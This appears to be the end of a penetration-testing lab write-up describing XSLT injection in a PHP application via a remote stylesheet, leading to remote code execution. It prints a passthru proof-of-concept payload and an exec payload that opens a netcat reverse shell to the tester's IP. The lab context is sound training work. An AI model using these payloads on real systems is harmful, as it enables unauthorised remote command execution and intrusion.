
It might not look like much, but this gave me all I needed to finish off this lab.
RCE!!!
Before I dropped in a reverse shell, I first wanted to see if this would work how I thought it would in my head. To do that, I first made a file called exploit.xsl and piped in the contents of discharge_summary.xsl to use as a starting point. First I changed the opening XSL stylesheet block to:
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/transform" xmlns:php="http://php.net/xsl">
From there I just added in a simple PoC exploit after the closing </div> and before </body>:
<xsl:value-of select="php:function('passthru','ls -la')"/>
After that I set up a simple Python web server to serve the malicious XSL file, and altered the request in Burp Suite to use xsl_path=http://192.168.45.222/exploit.xsl instead of discharge_summary.xsl:

As you can see in the screenshot, it worked!
The http response has the output of ls -la in it, meaning XSLT injection was successful. Now all I had to do was set up a payload to drop a reverse shell.

The only thing that needed to be changed in the reverse shell version of the payload is the php function:
<xsl:value-of select="php:function('exec','busybox nc 192.168.45.222 4444 -e bash')"/>
I set back up the Python file server, set up a new netcat listener, and triggered the payload through Burp Suite the exact same way.

And there we go, first and only flag captured.
Reflection
This one definitely took me a bit of time, finishing at a little over 6 hours.
I definitely left it open for an hour or two while I wasn’t working on it, but this one still took a bit. I’m still happy that I got through it in less than a day though. The http header manipulation took a lot of trial and error, while I’m sure the solution might’ve been obvious to some, it definitely wasn’t to me.
At least now I know to try that if I have to do a similar exploit in the future.
Tools used: nmap, gobuster, curl, Burp Suite